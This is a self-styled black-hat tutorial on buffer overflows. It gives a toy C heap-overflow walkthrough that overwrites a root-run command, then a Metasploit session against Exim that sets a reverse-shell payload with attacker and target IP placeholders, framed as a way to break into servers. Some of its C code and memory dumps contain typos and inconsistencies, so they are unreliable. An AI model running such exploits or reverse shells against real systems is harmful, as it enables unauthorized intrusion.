Buffer Overflow

(root on Server II)

By : 0XHaT

(Black X-Genius)

Special thanks To ketan singh , xGeek , Omar Backtracker ; Wassem BaniBaker Tunisian People and all DNA Stuxnet members.

This Book is not for beginner.

This Book has C source code, so if you don't know C you can have some problems in this book, you also need to have some notions on ASM and how to use GDB.

So learn C and comeback later

LESSONS

LESSON 1	Introduction To Buffer Overflow
LESSON 2	Full tutorial Buffer Overflow (discover & attack)
LESSON 3	The Metasploit Project

1 - Introduction To Bufferoverflow

In computer security and programming, a **buffer overflow**, or **buffer overrun**, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory. This is a special case of violation of memory safety.

Buffer overflows can be triggered by inputs that are designed to execute code, or alter the way the program operates. This may result in erratic program behavior, including memory access errors, incorrect results, a crash, or a breach of system security. They are thus the basis of many software vulnerabilities and can be maliciously exploited.

Programming languages commonly associated with buffer overflows include C and C++, which provide no built-in protection against accessing or overwriting data in any part of memory and do not automatically check that data written to an array (the built-in buffer type) is within the boundaries of that array. Bounds checking can prevent buffer overflows.

Source :
“*This article is From Wikipedia, the free encyclopedia*”

I know that that it's like Chinese For you :)

so Let's Talk

I know that you have a lot of questions

What is the reason of this Crazy bug?

> it's an Error of programming.(Writing Codes)

Is it important to learn ; it's just small stupid exploit ?

>this type of exploit how make difference between Professional Hackers and Normal Hackers. I will explain that in Lesson 4 ;**) .**

Can u give me a Technical description

A buffer overflow occurs when data written to a buffer, due to insufficient bounds checking, corrupts data values in memory addresses adjacent to the allocated buffer. Most commonly this occurs when copying strings of characters from one buffer to another.

Basic example

In the following example, a program has defined two data items which are adjacent in memory: an 8-byte-long string buffer, A, and a two-byte integer, B. Initially, A contains nothing but zero bytes, and B contains the number 1979. Characters are one byte wide.

variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

Now, the program attempts to store the null-terminated string "excessive" in the A buffer. By failing to check the length of the string, it overwrites the value of B:

variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00

Although the programmer did not intend to change B at all, B's value has now been replaced by a number formed from part of the character string. In this example, on a big-endian system that uses ASCII, "e" followed by a zero byte would become the number 25856. If B was the only other variable data item defined by the program, writing an even longer string that went past the end of B could cause an error such as a segmentation fault, terminating the process.

“Another Time Wikipedia help me :)”

- *Buffer Overflow exploits.*

let's talk about it.
A buffer overflow problem is based in the memory where the program stores it's data.

Why is that?

> you ask. Well because what buffer overflow do is
overwrite expecific memory places where should be something you want, that will make the program do something that you want.
Well some of you right now are thinking

"WOW, Finally I know how buffer overflow
works",

but you still don't know how to spot them.

Let's follow a program and try to find and fix the buffer overflow

2 - Full tutorial Buffer Overflow (discover & attack)

buffer Overflow Exploits

The thing you should know is that everyone knows how to use them(how do you think that most of the websites that are defaced?), the script kiddies ???

Just go to sites like security focus, Exploit DB or fyodor's exploit world or Injector …

download it and run it, and then got busted. But why doesn't everybody write exploits and shell Codes ? Well the problem is that many people doesn't know how to spot some vulnerability in the source code, or even if they can they aren't able to write a exploit.

All they Know
just
Perl Exploit blablabla ..

Even my grand mother can do it :P

> So now that you have an idea of what an exploits.

Let's Begin the Work

you must do the experience with me so I advice you to Download *Code*::*Blocks* to write your code on see results (Xcode for mac)

------ Partial code below--------

```
main(int argc, char **argv) {
char *somevar;
char *important;
somevar = (char *)malloc(sizeof(char)*4);
important = (char *)malloc(sizeof(char)*14);
strcpy(important, "command");   /*This one is the important
variable*/
stcrpy(somevar, argv[1]);
..... Code here ....
}
....   Other functions here ....
------- End Of Partial Code -----
```

> I guess that Everything is Clear

So let's say that important variable stores some system command like, let's

say "chmod o-r file" (example) , and since that file is owned by root the program is run

under root user too, this means that if you can send commands to it, you can

execute ANY system command.(mkdir .. ls -la , cd …) You will play with server like a doll So you start thinking. How the hell can I put something that I want in the important variable. Well the way is to overflow the memory so we can reach it. But let's see variables memory addresses.

To do that you need to re-written the code. Check the following code

```
--------- Partial Code ------------
main (int argc, char **argv) {
char *somevar;
char *important;
somevar=(char *)malloc(sizeof(char)*4);
important=(char *)malloc(sizeof(char)*14);
printf("%p\n%p", somevar, important);
exit(0);
rest of code here
}
--------- End of Partial Code --------
```

Wow what the hell is this 0xHaT ???

Well I just add 2 lines in the source code and left the rest unchanged. Let's see what does two lines do.

The printf("%p\n%p", somevar, important); line will print the memory addresses for somevar and important variables.

The exit(0); will just keep the rest of the program running after all you don't want it for nothing, your goal was to know where is the variables are stored.

After running the program you would get an output like, you will probably not get the same memory addresses:

0x8049700 <----- This is the address of somevar
0x8049710 <----- This is the address of important

As we can see, the important variable is next somevar, this will let us use our buffer overflow skills, since somevar is got from argv[1]. Now, we know that one follow the other, but let's check each memory address so we can have the precise notion of the data storage. To do this let's re-write the code again.

```
-------- Partial code ---------
main(int argc, char **argv) {
char *somevar;
char *important;
char *temp; /* will need another variable */
somevar=(char *)malloc(sizeof(char)*4);
important=(char *)malloc(sizeof(char)*14);
strcpy(important, "command");   /*This one is the important
variable*/
stcrpy(str, argv[1]);
printf("%p\n%p\n", somevar, important);
printf("Starting To Print memory address:\n");
temp = somevar; /* this will put temp at the first memory address we
want
*/
while(temp < important + 14) {
/* this loop will be broken when we get to the last memory address we
want, last memory address of important variable */
printf("%p: %c (0x%x)\n", temp, *temp, *(unsigned int*)temp);
temp++;
}
exit(0);
rest of code here
}
------ End Of partial Code ------
```

Now let's say that the argv[1] should be in normal use send. So you just type
in your prompt:
$ program_name send
You'll get an output like:
0x8049700
0x8049710
Starting To Print memory address:

0x8049700: s (0x616c62)
0x8049701: e (0x616c)
0x8049702: n (0x61) <---- each of this lines represent a memory address
0x8049703: d (0x0)
0x8049704: (0x0)
0x8049705: (0x0)
0x8049706: (0x0)
0x8049707: (0x0)
0x8049708: (0x0)
0x8049709: (0x19000000)
0x804970a: (0x190000)
0x804970b: (0x1900)
0x804970c: (0x19)
0x804970d: (0x63000000)
0x804970e: (0x6f630000)
0x804970f: (0x6d6f6300)
0x8049710: c (0x6d6d6f63)
0x8049711: o (0x616d6d6f)
0x8049712: m (0x6e616d6d) < command
0x8049713: m (0x646e616d)
0x8049714: a (0x646e61)
0x8049715: n (0x646e)
0x8049716: d (0x64)
0x8049717: (0x0)
0x8049718: (0x0)
0x8049719: (0x0)
0x804971a: (0x0)
0x804971b: (0x0)
0x804971c (0x0)
0x804971d: (0x0)
$

Nice isn't it? You can now see that there exist 12 memory address empty between somevar and important. So let's say that you run the program with a command line like:

$ program_name send----------newcommand

You'll get an output like:

0x8049700
0x8049710

Starting To Print memory address:

0x8049700: s (0x646e6573)
0x8049701: e (0x2d646e65)
0x8049702: n (0x2d2d646e)
0x8049703: d (0x2d2d2d64)
0x8049704: - (0x2d2d2d2d)
0x8049705: - (0x2d2d2d2d)
0x8049706: - (0x2d2d2d2d)
0x8049707: - (0x2d2d2d2d)
0x8049708: - (0x2d2d2d2d)
0x8049709: - (0x2d2d2d2d)
0x804970a: - (0x2d2d2d2d)
0x804970b: - (0x2d2d2d2d)
0x804970c: - (0x2d2d2d2d)
0x804970d: - (0x6e2d2d2d)
0x804970e: - (0x656e2d2d)
0x804970f: - (0x77656e2d)
0x8049710: n (0x6377656e) <--- memory address where important variable starts
0x8049711: e (0x6f637765)

0x8049712: w (0x6d6f6377)
0x8049713: c (0x6d6d6f63)
0x8049714: o (0x616d6d6f)
0x8049715: m (0x6e616d6d)
0x8049716: m (0x646e616d)
0x8049717: a (0x646e61)
0x8049718: n (0x646e)
0x8049719: d (0x64)
0x804971a: (0x0)
0x804971b: (0x0)
0x804971c: (0x0)
0x804971d: (0x0)

New command got over command. Now it does something you want,
instead of something he was supposed to do.

NOTE: Remember sometimes those spaces between somevar and
important can have other variables instead of being empty, so check their
values and send them to the same address, or the program can crash before
getting to the variable that you modified.
Now let's think a little.

Why does this happen?

> As you can see in the sourcecode somevar is declared before important, this will make, most of the times,that somevar will be first in memory. Now, let's check how each one is got.
Somevar gets it's value from argv[1], and important gets it from strcpy()
function, but the real problem is that important value is assign first so when
you assign value to somevar that is before it important can be overwritten.
This program could be patched against this buffer overflow switching those two
lines, becoming :
strcpy(somevar, argv[1]);
strcpy(important, "command");

If this was the way that the program was done even if you give an argument that would get into the memory address of important, it will be overwritten by the true command, since after getting somevar, is assign the value command to important.

This kind of buffer overflow, is a heap buffer overflow. Like you probably has seen they are really easy to do in theory but, in the real world, it's not really easy to do them, after all the example I gave was a really dumb program right? It's a real pain in the ass to find those important variables, and also to overflow that variable you need to be able to write to one that is in a lower memory address, most of times all this conditions

This why we find bugs in the must used Softwares. Like real player ; VLC player ; and many Even adobe flash to see Videos on Youtube and Facebook was infected.

Everyday Bug researchers discover bugs on many softwares but the good thing not all Hackers on the world can do it :D and alwayes there are an update and patches to keep your PCs and Servers protected.

This why u find on my index admin patch your ass XD.

The Buffer Overflow is like a sea if you are really interested and you wanna learn everything about it

see Wiki clique here

This lesson I read a lot of Articles they really help me to explain to people the BOF.

Let's see the Best Tools of Hacking You know what I'm Talking about

Yeah it's The Metasploit Project .

3 - The Metasploit *Project*

I guess that must of you know this great software but if you don't read this :

*The **Metasploit Project** is an open-source computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Its most well-known sub-project is the **Metasploit Framework**, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive, and security research.*

I guess now you have an idea about metasploit.

Must of people think that metasploit I just for hack PCs -[-'
they are really jerks.

Ok , you have a server IP and u wanna test hack it
if you don't find a script kids or no exploits on PHP what do you do .? hein

First of all get nmap and scan the server
check the open port softwares
*then hack it if you lucky you will find the version not patched.^^*
I advice every body to Get Backtrack 5.

I will give you an example of how to use metasploit
$ msfconsole


METASPLOIT

*msf > **use exploit/unix/smtp/exim4_string_format***
*msf exploit(exim4_string_format) > **show payloads***
*msf exploit(exim4_string_format) > **set PAYLOAD generic/shell_reverse_tcp***
*msf exploit(exim4_string_format) > **set LHOST [MY IP ADDRESS]***
*msf exploit(exim4_string_format) > **set RHOST [TARGET IP]***

*msf exploit(exim4_string_format) > **exploit***

This are just simple example for how to use metasploit on exim exploit ;).

END


0xHaT
Black Hat
#INCLUDE <SYS/SOCKET.H>
#INCLUDE <SYS/TYPES.H>
#INCLUDE <STDIO.H>
#INCLUDE <ARPA/INET.H>
#INCLUDE <SYS/TIME.H>
MAIN (INT ARGC, CHAR **ARGV)
TUNISIAN HACKER

Finally, I wanna say Good Luck :D
I Hope you like the Book
if you need help
Contact me

My facebook :

facebook.com/0xhat

```
'Write your problem in my
wall no msg please '
```

My Page :

0xHat Page

My msn :

t.virus@live.fr